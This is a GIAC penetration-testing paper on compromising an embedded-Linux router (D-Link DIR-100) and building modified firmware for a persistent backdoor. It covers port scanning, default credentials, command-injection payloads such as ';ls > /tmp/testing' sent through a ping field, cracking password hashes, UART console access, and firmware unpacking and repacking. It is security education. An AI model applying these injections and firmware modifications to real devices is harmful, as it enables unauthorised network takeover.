GIAC
CERTIFICATIONS

Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

This paper is taken from the GIAC directory of certified professionals. Reposting is not permited without express written permission.

Interested in learning more?

Check out the list of upcoming events offering
"Enterprise Penetration Testing (Security 560)"
at http://www.giac.org/registration/gpen

Exploiting Embedded Devices

GIAC (GPEN) Gold Certification

Author: Neil Jones, neil@neiljsecurity.co.uk
Advisor: Dominicus Adriyanto
Accepted: October 14, 2012

Abstract

The goal of this paper is to introduce a persistent backdoor on an embedded device. The target device is a router which is running an embedded Linux OS. Routers are the main ingress and egress points to the outside world on a computer network, and as such are a prime location for sniffing traffic and performing man in the middle (MITM) attacks. If an attacker controls your router they control your network traffic. Generally routers have weaker security than a modern desktop computer. These "always-on" devices often lack modern security mechanisms and are overlooked when it comes to computer security, yet these routers contain a large number of access vectors. This paper covers the process of detection, to exploitation and finally complete device modification.

1 Introduction

The majority of routers operate using a form of embedded Linux OS. This is an advantage to the majority of penetration testers as Linux is likely to be a familiar platform to work with; however the distributions that routers tend to run are very optimised, and as such the entire firmware for a router is generally only a few Megabytes in size.

Most routers manage to function on such a small footprint by implementing busybox (BusyBox, n.d). Busybox is a single binary with the functionality of many basic Unix utilities and it is a modular binary meaning it can be customised to the vendors specific requirements, as such not all busybox binaries will contain the same amount of functionality. By default services such as ftp and telnet (which are often good avenues for attack) will be included in the busybox binary.

Hardware wise routers usually have a small amount of flash memory, which is split into partitions for the firmware and configuration storage. It will have a large amount of RAM, which is usually a few times the size of the flash storage. The processors in the devices vary greatly but they are usually ARM or MIPS based, these are low cost processors that have low power consumption, but this means that you have to compile applications specifically for that architecture.

A devices firmware will consist of a firmware header, a boot loader, a Linux kernel and a file system.

The Linux Kernel contained within the routers firmware is often outdated and liable to contain known exploits and security holes. Features such as Data Execution Prevention (DEP) and Address Space Layout Randomisation (ASLR) are not employed to help prevent exploits from successfully taking over a system.

The file system used on devices will vary and use compression techniques to save space. Squashfs (SQUASHFS, n.d) and cramfs(Free Electrons, n.d) are examples of file

systems often utilised on embedded devices, these file systems cannot be altered on the fly. The inability to modify a firmware whilst a device is running is the primary reason a new customised firmware must be created, this allows for any modification to remain permanent. There is an area on the device that is writable however, this contains the configuration data for the router which for the majority of the time employs the JFFS(Woodhouse,2005) file system, this area allows a routers firmware to be upgraded leaving the users configuration settings unmodified, due to the fact that the flash memory is partitioned.

Modern routers especially those aimed at the home and small businesses market are highly integrated and come with additional features such as wireless connectivity or incorporate switch functionality. A basic router will be used as an example during this paper, this is to try and create a generic approach to exploiting an embedded system. The router used is the D-Link DIR-100which is a wired router with switch functionality. Throughout this paper all programs run will be on a Backtrack 5R2 virtual machine.

2 The stages of router exploitation

2.1 Initial Reconnaissance

To target a router first you must find it and the easiest way is to connect to the target network and let DHCP automatically request an IP address. This is an active method of discovery as you are sending packets to the network. When DHCP has acquired an IP address run "*route –n*".

```
root@bt:~/Desktop# route -n
Kernel IP routing table
Destination     Gateway         Genmask         Flags Metric Ref    Use Iface
0.0.0.0         192.168.0.1     0.0.0.0         UG    0      0        0 eth1
```

Figure 1- routing table

The router can be identified by looking for destination address of 0.0.0.0. For passive identification of the device (which is not covered in this paper) you could run

your favourite packet capturing tool and analyse the results. Once the device has been found and its IP address identified, the services on it must be enumerated and this can be done using *nmap*.

```
nmap –sS –A –p 0- -oN routertcp.nmap 192.168.0.1
```

This above command will perform a TCP SYN scan on the IP 192.168.0.1 which will scan all TCP ports, additionally OS detection, version detection, script scanning, and a traceroute is performed on the target, the results of the scan are written to a file named "*routertcp.nmap*". A UDP scan can be performed by changing "*–sS*" to "*–sU*" in the *nmap* command line, however this may take a very long time depending on how the device handles UDP connections. If there are time constraints remove the "*–p 0-*" flag, this will give a less comprehensive idea of what ports are open as nmap will only scan the most common ports instead of scanning every port.

The cut down results from the D-Link router can be seen in Scan Results 1 below which displays TCP results, and Scan Results 2 displays the UDP results.

```
Nmap scan report for 192.168.0.1
Host is up (0.0061s latency).
Not shown: 65534 filtered ports
PORT     STATE SERVICE VERSION
80/tcp   open  http    D-Link DIR-100 http config
|_http-title: DIR-100
5457/tcp open  unknown
```

Scan Results 1

```
Nmap scan report for 192.168.0.1
Host is up (0.0010s latency).
Not shown: 65535 open|filtered ports
PORT     STATE SERVICE VERSION
3478/udp open  stun
```

Scan Results 2

Analysis of the results shows two TCP ports of interest and the only UDP port open is stun (Simple Traversal of UDP through NATs) which deals with packet routing behind a NAT which unfortunately is not very interesting. When *nmap* detects a port but fails to detect its service through the built in detection scripts, manual investigation is required. *Netcat* is the perfect tool for manually connecting to ports. Run the following command to connect to 192.168.0.1 on TCP port 5457.

```
root@bt:~# netcat 192.168.0.1 5457
```

By simply connecting to unknown ports you may get a banner sent to you and this banner can be used to identify the service. As seen in Figure 2 the port returns a login prompt, it is likely that this is a telnet service.




Figure 2- netcat connecting to telnet service

This process should be repeated for every port that *nmap* failed to identify a service for and listed as unknown. A search engine is useful to identify the service, by searching the banner (in this case "You connect to device by telnet client!") which reveals additional useful information about the service. If no banner is received just type some random characters in and hit enter a few times to try and get a response back.

By default UPnP might not be detected by the service scan, but it is usually a high number port the main purpose of this service is for port forwarding. The vendor may have added extra functions to its UPnP implementation which by design can all be executed without authentication. UPnP uses Simple Object Access Protocol (SOAP) which basically allows functions to be executed on the device such as getting WAN statistics.

The vendor may have added extra functions such as outputting the configuration file or worse (for the vendor) unintentional remote code execution. A good tool for detecting a UPnP instance and executing its functions is Miranda UPnP (Heffner, n.d), even if there is no extra functionality it may be vulnerable to other UPnP attacks.(Hamel, n.d).

2.2 Exploitation

The goal for this exploitation stage is to gain access to a firmware upgrade mechanism usually found on the web interface.

Once all running services on the device have been found, the vendor and model of the device should be identified. The model and vendor of the device should be listed on the index page of the web server.

During the previous reconnaissance stage, the open ports have now been linked to their service, and hopefully the version of that service has been discovered as well. The services should be looked up in online exploit databases such as exploit-db to determine if there are any previously published exploits available.

Now that the model of the device is known, a duplicate of the target device should be purchased for local development of exploits. When a custom firmware has been created or an exploit developed, they can be used without having to worry about crashing or breaking a live device, which can result in angry clients. From this point on all references to exploitation relate to the purchased local development device.

There is a very useful website called routerpwn.com (Routerpwn, n.d). As the name suggests the website is dedicated to exploiting routers and it lists various exploits for routers from web based exploits to hard coded credentials for services such as telnet. If the router you are targeting is already in this list and is vulnerable, then the job has been made much easier. It is also worth noting that even if the model does not exactly match in the list, the exploit may still work, as a range of routers will share a similar platform.

If shell access such as telnet is acquired on the device then it is usually easy enough to get web based access. With shell access the next step is to find where the configuration files for the routers web server are stored, often in the **"***/mnt/***"** directory but they could be elsewhere simply browse the device until they are found. The configuration files contain credentials that are often stored in plain text, however if the credentials are encrypted or hashed then a password cracker will be required to recover the plain text versions. A GPU which supports CUDA or OpenCL can be used to speed up cracking, *oclhashcat* (oclHashcat-lite. n.d) supports many algorithms with GPU acceleration to aid in password cracking. Any credentials found may be used to login to the web interface to access the firmware upgrade mechanism.

The most valuable vulnerabilities for a penetration tester are remote command execution and local file inclusion on the web server, by using these methods the configuration file can be downloaded. The credentials can be extracted from the configuration file, which then can be used to access the firmware upgrade mechanism on the web interface.

The web server is a key part of the device, it is used by the end user to control and configure the device, and with so much functionality it is usually ripe for exploitation. Usually the web server is one of the largest binaries on the device, as it provides not only the web interface but features such as firmware upgrading as well. The web server daemon on a router varies between devices, a small system will do all its processing within a single binary. Smaller web server binaries will appear to make use of *".cgi"* files, which on a normal web server would be separate files but in the case of embedded devices *".cgi"* files tend to map to a function within the binary.

Embedded web servers rely heavily on client side JavaScript filtering to prevent exploitation which is most definitely the wrong approach. Due to client side filtering a web proxy server is very useful while attacking the web interface; Burp suite is a web proxy which comes built in to backtrack 5, it has a myriad of features useful for vulnerability discovery. Burp is a transparent proxy and the web browser should be

configured to use the burp as a proxy. By having burp setup as the proxy, it will allow you to view and modify all http traffic between the browser and the device.

For the largest attack surface you should first attempt to gain authenticated access to the web interface and the easiest way to do this is to simply find out the default credentials for the device and attempt to login. Various websites exist which list default passwords; such as routerpasswords.com , and default passwords will be an easy way to gain unauthorized access on many routers. Default passwords should not be relied upon as newer routers tend to use an algorithm to generate the login credentials, or force the user to change the default password on first login (if they login). If the default password succeeds then great, you now have a lot more pages with potential vulnerabilities and access to upgrade the firmware.

While looking at the web server it is recommended to find diagnostic and debug pages. The problem with these diagnostic pages is that there will often be a "ping test" or a similar feature, and often the web server just executes the *ping* command with the IP specified by the user. This input box is usually filtered by some JavaScript on the client, which is then passed straight to the server to execute, and this is where burp comes into its element.




Figure 3- JavaScript filtering IP box popup

First ensure that you are connected to the burp proxy with your web browser, then simply enter your IP and hit ping and switch over to *burp*, in *burp* the intercept button should be red, click on this to see the HTTP request.

The intercepted request can be found in Figure 4.




Figure 4

The request should be forwarded on by clicking the forward button, the request can then be sent to the repeater module by going to the *proxy* tab then *history* tab, find the request which was just processed then right click it and choose send to repeater. Using the decoder module you can actually encode strings as well, so for testing purposes the string "*;ls > /tmp/testing*" was URL encoded and was used to replace the domain and pingIp in the get request seen in Figure 4.




Figure 5- Burp intercepted request

This method of testing can be applied to any input box which potentially runs other programs.

Shell access or remote command execution is useful on a device, this due to newer routers signing and encrypting their firmware, which is the best method of defeating custom firmware. For routers to validate and decrypt firmware the keys for this process must be on the device somewhere, so if you can get shell access then you can potentially get these important keys.

2.3 Hardware Console

Having hardware console access to your device is a big advantage during the development of your custom firmware and for finding vulnerabilities. A perfect case of this is would be when the web server is being exploited, for example the attempted exploiting of debug pages. Chances are the first attempt at flashing the devices firmware is going to fail, so when the inevitable happens, console access can be used to access flashing mechanisms to recover the device.

In the previous section an attempted remote command execution was attempted, the result of which can be seen in Figure 6, using the serial access showed why the exploit did not work.



Figure 6 - Serial output of failed exploit

Most routers come with a universal asynchronous receiver/transmitter (UART) integrated into the System on Chip (SoC) and its pins are routed on the PCB to allow debugging, firmware replacement or serial device connection for console access.

A UART device requires only three signals to work, ground (GND), transmit (TX), and receive (RX) these signals are often accompanied by VCC. The equipment is likely to have its TX and RX pins operating at 3.3V which will likely be the same as VCC. (OpenWrt, n.d)

First you must identify the UART port on the board, a major point here is that the port might not exist or be enabled. Vendors often leave UART present and enabled for serial access (for debugging) so you have a good chance of success.

Hardware wise you will need an USB to serial adapter and some wire. If you plan on doing lots of hardware hacking, a recommended piece of hardware is the bus pirate (Dangerous Prototypes, n.d). The bus pirate allows you to talk to many different protocols from serial to i2c, so it is extremely versatile. A useful resource for locating serial is OpenWrt Wiki (OpenWrt Wiki, n.d). This site has detailed information on various routers, even if the exact target router is not listed in the table of hardware on the

openwrt website, routers with similar models will often share common components and layouts. The wiki pages for these devices usually include the pin out of the serial port if it has been documented.

The following logic is used to find a serial console. Looking for 4 pin headers or pads which are in a block together is a good start, however the pins could easily just be separated all over the PCB. To identify what each pin is a multi-meter is required, GND is connected to the ground layer of the PCB, by using the multi-meter in audible mode ground can be detected by connecting the ground layer and each pin in turn until the multi-meter makes a noise. The VCC voltage can vary depending on the hardware, but in the majority of routers it will be 3.3v. VCC will be connected to the supply layer, the same goes for TX, by using a multi-meter as an ohm-meter, an infinite resistance between the TX and VCC pins means they are distinct signals. The same technique can be used for determining the GND and RX pins as they are both 0V.




Figure 7- Potential serial pins highlighted in red square

For a tidier solution it is best to remove the existing solder then insert a pin header and solder it from the other side resulting in soldered pin headers as seen below in Figure 8.



Figure 8 – Pins soldered for serial access

Pins allow easy access for wrapping wires around or probes. Depending on how you are connecting to serial, from windows you can use PuTTY (Tatham, n.d) and from Linux you can use minicom (Minicom, n.d). The most common serial values for routers are: 115200 baud rate, 8 data bits, no flow control and no parity.

If everything is successful you will see a serial console. A common problem is the wrong baud rate. The standard baud rates to try are: 9600, 14400, 19200, 38400, 57600, 115200, 128000 and 256000. When you have the correct baud rate but for some reason you can't type anything into the console try changing the grounding point.

In the case of the D-Link DIR-100 router the baud rate was 38400, the rest of the settings were left default.

2.4 Firmware Unpacking and Modification

2.4.1 Detecting

Since all the information has been gathered on the device and there is potentially hardware access as well, it is time to look at the firmware. The firmware for the device should be downloaded from the vendors support website, this firmware will be pulled apart and analysed. A key part of the firmware is the file system. The file system includes default settings and binaries from the device which then can be reverse engineered for potential exploits.

Binwalk (binwalk . 2012) is a very powerful firmware analysis tool. Binwalk searches a given binary and looks for the signatures of various different files. These files can be from compressed archives to file systems depending on the configuration of the magic file. Once you have downloaded binwalk, you need to make sure you have the correct dependencies installed and they can be installed by running the following command.

```
apt-get install binutils libmagic-dev build-essential
```

To compile and install binwalk first the downloaded archive must be extracted, then *cd* into the extracted archive, then navigate into the *src* directory, then compile and install it with the following command.

```
./configure && make && make install
```

Once binwalk has been installed successfully it can be launched with binwalk <firmwarefile>. Binwalk has the ability to interpret header information when a matching signature is found. Searching for signatures is not an exact science, often resulting in numerous false positives. File header information and some logic allow you to exclude some matches from the binwalk output, for example file creation date is 2132 then this is

not the file system that you are looking for.




Figure 9 – Binwalk output of D-Link firmware

Figure 9 shows a Realtek firmware header and the various fields and values associated with it as interpreted by binwalk. By looking at these interpreted header values the field "image type" equalling the value "RUN" after searching online is valid, same with the field "header version number". When it comes to version values in headers, a low number very is much more likely to be valid. The "created" field of the header is in the past as well so is likely to be valid and the "image size" is smaller than the size of the file. So in all likelihood this Realtek header is correct and valid, however a 7zip file with the version 48.107 is going to be invalid as the current version is 0.3. The gzip file which has extra fields and a modified date of 2028 is invalid. Finally the squashfs filesystem which has a low version number and specifies the size being smaller than the actual file which also has a creation date in the past is again valid.

2.4.2 Extracting

Files can be extracted from the previously downloaded firmware image using a tool called *dd* and offsets provided by *binwalk*. This tool is very powerful and if you are not careful an incorrect flag may end up wiping a file instead of reading it. From the information in Figure 9 there is evidence of a file system at the decimal offset 646016. *dd* uses a skip parameter to skip x amount of blocks, to skip to the correct offset the block size must be set to 1 byte. By having a 1 byte block size it does make transfer speeds slow, this number can be increased for efficiency but the number to skip must be reduced accordingly.

```
dd if=DIR-100A1_FW113EUB01.bix of=filesys.squash skip=646016 bs=1
```

Once the file system has been copied out of the firmware, you can run binwalk again to make sure the file system is detected at offset 0.




Figure 10 – binwalk of extracted file system

Figure 10 shows that the firmware has a squashfs file system, the following is an example of extracting squashfs, but a similar method can be applied to any file system. The squashfs file system can be extracted by downloading squashfs source from the official site (SQUASHFS, n.d). The versions of squashfs on the official site may fail due to companies trying to save as much space as possible with custom implementations.

A lot of vendors will have custom implementations of version 2.x of squashfs, this was due to no official support of Lempel–Ziv–Markov Chain (LZMA) compression algorithm, so the implementations were patched to support it so the file system would have a better compression ratio. With modern versions of squashfs, LZMA support has been merged into the official release. Due to the multitude of unofficial patches and custom implementations of squashfs 2.x it can make extracting harder.

A toolkit called Firmware Modification Toolkit (Firmware Modification Kit, n.d) allows for people to automate extracting and building of firmware images. It contains many versions of squashfs, squashfs with LZMA support, an unsquashfs tools, and additional custom implementations. To install this toolkit, first run the following command to ensure that you have the required dependencies:

```
apt-get install subversion build-essential zlib1g-de
```

Next checkout the repository with the following command:

```
svn checkout http://firmware-mod-
kit.googlecode.com/svn/ firmware-mod-kit-read-only
```

Once it has been downloaded you will need to compile it by running the following command:

```
cd firmware-mod-kit-read-only/trunk/trunk/src && 
./configure && make
```

Now once everything is compiled you can attempt to use the various unsquashfs tools in the src directory. The unsquashfs tools can be used to try and extract the file system. This stage is trial and error and you will just have to keep trying all the different versions. The correct version will be identified by it successfully extracting and files created as seen in Figure 11. For the D-Link DIR-100 router the squashfs-2.1-r2 LZMA version successfully extracted the filesystem.




Figure 11

Usefully in the firmware mod kit, there is a script to automatically attempt to extract the file system and the files within it from the firmware. The script runs binwalk and then extracts the file system s binwalk detects. Finally the script attempts to extract the file system using every available version until it is successful. Simply run the following from the main trunk folder in the firmware mod kit.

```
./extract-ng.sh <pathtofirmwarefile>
```



Figure 12

The firmware has been successfully extracted this means individual binaries and configuration files can be analysed for weaknesses and possibly modified for a backdoor. If none of these versions work then it's worth checking the vendors website to see if there are any GPL source code releases, as these sometimes contain the squashfs tools.

2.4.3 Analysis

Once the file system has been extracted and it can be navigated, analysis of the extracted files can be performed. The purpose of this is to identify the architecture information of the device, as well as finding vulnerabilities and other potential avenues of attack.

Navigate to the extracted file system in *"fmk/rootfs"* and run the following

```
file bin/busybox
```




Figure 13

Figure 13 shows the output of a tool called *file*, this tool attempts to classify a file and tests if the file is in a certain format, for example an elf binary if so it can output more information on the file. When ran on an extracted executable from the bin directory in the filesystem, it shows that the binary is big endian. The MSB stands for most significant bit, this can also be LSB which stands for least significant bit which is little endian. Next the MIPS-I tells us that it's based off the MIPS architecture. This information is required for compiling binaries later on.

A key area to look at on the file system is the start-up scripts, the filename varies but it will be within */etc/* in the case of the D-Link the file is */etc/rc*, the following output in Figure 14 shows the contents of the D-Link start-up script.

```
mount -t proc proc /proc
mount -t ramfs ramfs  /var
mkdir /var/tmp
mkdir /var/ppp/
mkdir /var/log
mkdir /var/run
mkdir /var/lock
mkdir /var/flash
#iwcontrol is required for RTL8185 Wireless driver
#iwcontrol auth  &

#busybox insmod /lib/modules/2.4.26-
uc0/kernel/drivers/usb/quickcam.o

/bin/webs -u root -d /www -i /var/run/thttpd.pid  &

#ifconfig wlan0 up promisc
```

Figure 14

The start-up scripts can be identified by familiar shell commands which start programs to give an idea of other locations, a random firmware was downloaded from a networking vendor and the start-up script was found in "/etc/init.d/rcS".
Looking at the start-up script in Figure 14, it is quite basic and the main point from this script is the launching of the web server, which is the binary "webs". Notice one of the arguments for the webserver is "-u root", when "-u" is specified it usually specifies the user to run the command as, in this case root. As common among embedded system there is no separation between privileged and unprivileged users.

For finding vulnerabilities, a static analysis of the webserver binary is a good place to start. Tools such as IDA Pro can identify an input on the web interface then

follow it through the binary to see if anything is injectable or exploitable. For a quick basic look you can use the strings command against the web binary. The web server can be identified in the start-up scripts. If you have terminal access to a live device, "*ps*" can be used to identify the process. In the case of the D-Link DIR-100 it was identified to be in the bin directory and called webs.

```
strings bin/webs | less
```

Figure 15

As seen in Figure 15 this command will extract all strings from the binary and display them in a text viewer. If you wish to quit type *:q* at any time. From strings in this binary you should look for any programs launched by the web server binary which is usually a format string, which potentially takes input direct from the user. For example %s is string and %d is decimal. Figure 16 is an extract from running strings on the webs binary.




Figure 16

The last line in Figure 16 references dydns, after looking up dyndns it deals with dynamic DNS update, so it would be worth investigating on the web interface to see if there is an input for changing the dyndns setting and if it can be exploited, which could be tested using burp. When dealing with injection a good way to test blind injection is to ping your IP while having a packet capturing tool running so you can see the traffic. First setup tcpdump on your computer to listen for ICMP traffic as so:

```
tcpdump –i eth0 icmp
```

The on an input box which is to be tested:

```
;ping –c 5 <yourip>
```

Depending on whether the blind injection was successful, 5 ICMP packets should be seen from the device. If you have serial access then you can just attempt to write to the */tmp* folder. This /tmp folder is usually writeable because it is in volatile memory.

Strings and IDA are also useful for finding hard coded credentials, such as on a telnet daemon. It might be worth just scripting a simple program to just connect repeatedly using all the strings and see if the login message changes.

In the firmware, the */etc/passwd* and */etc/shadow* (if it exists) should be examined. Any hashes cracked accounts could then be used on interfaces such as telnet.

2.4.4 Cross Compiling

Compiling for embedded systems can be a very painful experience. To cross compile a toolchain is needed, this is what allows compilation between different architectures. If you are lucky then due to the GPL of Linux, the devices vendor should have released its modified sourcecode with its toolchain. These may not be easy to find but it's worth searching the vendor's website until you are successful. Toolchains for similar devices are useful to try as they may share a common platform; however if this is not the case then you will need to create a toolchain from scratch which matches the systems kernel and library files. Crosstool-NG (croosstol-NG, n.d) is a tool that can assist in creating a toolchain. This works a lot better with more modern routers, as by default crosstool-ng only supports back to the 2.6 kernel whereas in the case of the D-Link DIR-100 the device is running on the 2.4 kernel. Once the toolchain is setup, simply try compiling a helloworld application with it:

```
#include <stdio.h>

int main(int argc, char **argv){
   printf("Hello, cross compiling worked!\n");
   return 0;
}
```

If you have terminal access on the device and a tool called *wget* is installed on

the device, you can use your terminal access and *wget* to download the helloworld compiled binary to the */tmp/* folder which is a ramdisk, then change the permissions of the helloworld application to executable and run it. If the program runs without a segmentation fault occurring, then you can move onto modifying the firmware. If a segmentation fault occurs, the pain of cross compiling starts here with various internet research and tinkering you will eventually get it to work.

2.4.5 Modification and Creation of new firmware

From previously unpacking the file system, you can simply add your "helloworld" application to the *rootfs/bin* directory in the fmk folder. If you successfully unpacked the firmware using the firmware mod kit, then there is a script called *build-ng.sh* which can be used to repackage the firmware for you.

Login to the web interface of your development router and simply flash the firmware. If the firmware mod kit worked perfectly it will now reboot into your custom firmware and you should be able remote in and test your hello world application. If it fails, it will be more likely due to either bad checksum or unrecognised firmware header.

If flashing the modified firmware failed (due to an unrecognised header) it is time to manually modify the firmware binary. Comparing your firmware to the one downloaded from the vendors website is a good place to start. Binwalk is very useful again for reading firmware headers.

```
root@bt:~/dir-100/fmk# binwalk modfirmware.bik

DECIMAL       HEX             DESCRIPTION
--------------------------------------------------------------------------------
4             0x4             Realtek firmware header (ROME bootloader) image type: RUN, header versi
on: 1, created: 8/15/2010, image size: 1620836 bytes, body checksum: 0x5F, header checksum: 0x43
```

Figure 17

